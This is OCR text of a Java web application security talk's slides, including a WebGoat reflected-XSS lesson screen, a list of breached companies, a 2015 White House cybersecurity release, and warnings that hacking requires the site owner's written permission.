Hacking and Hardening Java Web Applications

Christopher M. Judd


Christopher M. Judd


CTO and Partner at 


leader

Columbus 

Developer User Group (CIDUG)









Carrier
9:32 PM
Remarkable
Ohio
Ohio | eTech Ohio
SITE OF OHIO'S FIRST STATEHOUSE


More
THE TABERNACLE
Pillar of Fire
Next


Zaner-Bloser
Handwriting
ABC
abc
123
Help
ZB
© Copyright Zaner-Bloser 2010


Carrier
9:33 PM
University System of Ohio
Your guide to Ohio's public colleges, universities and adult education programs


Carrier
12:20 PM
GERMAN VILLAGE SOCIETY
Welcome to historic German Village!
Shop
Dine
Stroll
Stay
Events
Donate


AT&T
6:00 PM
Pick a Subject
General Facts
Psychology & Philosophy
Religion
Civilization
History
Geography
Social Sciences
Political Science
Law
Education
Music


AT&T
10:09 AM
Ohio
PocketBallot


Carrier
2:21 PM
imSafe
mobile security worldwide

Logout

How to Perform Reflected Cross Site Scripting (XSS) Attacks

OWASP WebGoat V5

◄ Hints ► Show Params Show Cookies Show Java Lesson Plans

Restart this Lesson

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

Shopping Cart


Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card: $1997.96 Update Cart

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111

Purchase


Penetration Testing
A Hands-On Introduction to Hacking
Georgia Weidman
Foreword by Peter Van Eeckhoutte
no starch press

but why are you here?


JIMMY JOHN'S
Since JJ 1983
GOURMET SANDWICHES


CHASE


Neiman Marcus


pagerduty


AdultFriendFinder


ASHLEY MADISON.COM
Life is Short. Have an Affair.®


THE HOME DEPOT


SONY
PICTURES


TARGET


Michaels
Where Creativity Happens™


Experian


Scottrade®


vtech


]HackingTeam[


Anthem®


TalkTalk


SALLY
BEAUTY


SALLY
BEAUTY SUPPLY


ebay™


ACME
Fresh Market


citi


IRS


goodwill®


P.F. CHANG'S
CHINA BISTRO℠


7
ELEVEN


UNITED STATES
OFFICE OF PERSONNEL MANAGEMENT


DQ®


NASDAQ®


JCPenney

The White House

Office of the Press Secretary

For Immediate Release

January 13, 2015

SECURING CYBERSPACE - President Obama Announces New Cybersecurity Legislative Proposal and Other Cybersecurity Efforts

"In this interconnected, digital world, there are going to be opportunities for hackers to engage in cyber assaults both in the private sector and the public sector. Now, our first order of business is making sure that we do everything to harden sites and prevent those kinds of attacks from taking place...But even as we get better, the hackers are going to get better, too. Some of them are going to be state actors; some of them are going to be non-state actors. All of them are going to be sophisticated and many of them can do some damage.

This is part of the reason why it's going to be so important for Congress to work with us and get an actual bill passed that allows for the kind of information-sharing we need. Because if we don't put in place the kind of architecture that can prevent these attacks from taking place, this is not just going to be affecting movies, this is going to be affecting our entire economy in ways that are extraordinarily significant."

– President Obama, December 19, 2014.

Since the start of his Administration, when he issued the Cyberspace Policy Review — the first top-to-bottom, Administration-wide review of cybersecurity — President Obama has led efforts to better prepare our government, our economy, and our nation as a whole for the growing cyber threats we face.

That's why in 2011 he issued his Cybersecurity Legislative Proposal, calling on Congress to take urgent action to give the private sector and government the tools they need to combat cyber threats at home and abroad. It's why he issued the *International Strategy for Cyberspace* to make clear to nations abroad the foreign policy priority cybersecurity issues have become. And when Congress failed to pass comprehensive cybersecurity legislation, the Administration pressed forward, issuing an Executive Order to protect critical infrastructure by establishing baseline cybersecurity standards that we developed collaboratively with industry.

Today, at a time when public and private networks are facing an unprecedented threat from rogue hackers as well as organized crime and even state actors, the President is unveiling the next steps in his plan to defend the nation's systems. These include a new legislative proposal, building on important work in Congress, to solve the challenges of information sharing that can cripple response to a cyberattack. They also include revisions to those provisions of our 2011 legislative proposal on which Congress has yet to take action, and along with them, the President is extending an invitation to work in a bipartisan, bicameral manner to advance this urgent priority for the American people.

LATEST BLOG POSTS

February 21, 2015 6:00 AM EST

Weekly Address: We Should Make Sure the Future Is Written by Us

In this week's address, the President underscored the importance of continuing to grow our economy and support good-paying jobs for our workers by opening up new markets for American goods and services.

February 20, 2015 8:35 PM EST

Honoring the Women of the Civil Rights Movement, Both Past and Present

The White House and Essence Magazine co-host a special panel discussion in celebration of Black History Month and the women of the Civil Rights Movement.

February 20, 2015 8:07 PM EST

Week in Review: Free and Fair Trade, Health Care Enrollment Numbers, and Opening the Outdoors to More Kids

From getting the newest enrollment numbers for those who found quality, affordable health insurance, to launching his new Every Kid in a Park initiative, the President had a pretty productive week. See more in our latest Week In Review.

2013 comScore Report says

less than half of developers use a security application process

http://www.cdmn.ca/wp-content/uploads/2013/09/TiC-Dev-July-2013.pdf

my goal is to change your behavior

Legend

simple sanity checks

recommendations

things to validate back at office

tools to add to your tool belt


GO TO JAIL.
GO DIRECTLY TO JAIL.
DO NOT PASS GO.
DO NOT COLLECT $200.


WARNING: The tools & techniques we will be discussing today when applied can land you in jail. Before using them on a public website make sure you have expressed written permission to do so from the site owner.


Ethical hacking refers to the act of locating weaknesses and vulnerabilities of computer and information systems by duplicating the intent and actions of malicious hackers. Ethical hacking is also known as **penetration testing**, **intrusion testing**, or **red teaming**. An ethical hacker is a security professional who applies their hacking skills for defensive purposes on behalf of the owners of information systems. By conducting penetration tests, an ethical hacker looks to answer the following four basic questions:

1. **What information/locations/systems can an attacker gain access?**
2. **What can an attacker see on the target?**
3. **What can an attacker do with available information?**
4. **Does anyone at the target system notice the attempts?**

An ethical hacker operates with the **knowledge and permission of the organization** for which they are trying to defend. In some cases, the organization will neglect to inform their information security team of the activities that will be carried out by an ethical hacker in an attempt to test the effectiveness of the information security team. This is referred to as a double-blind environment. In order to operate effectively and legally, an ethical hacker must be informed of the assets that should be protected, potential threat sources, and the extent to which the organization will support an ethical hacker's efforts.


use this knowledge for good not evil

hack yourself first

https://www.kali.org/

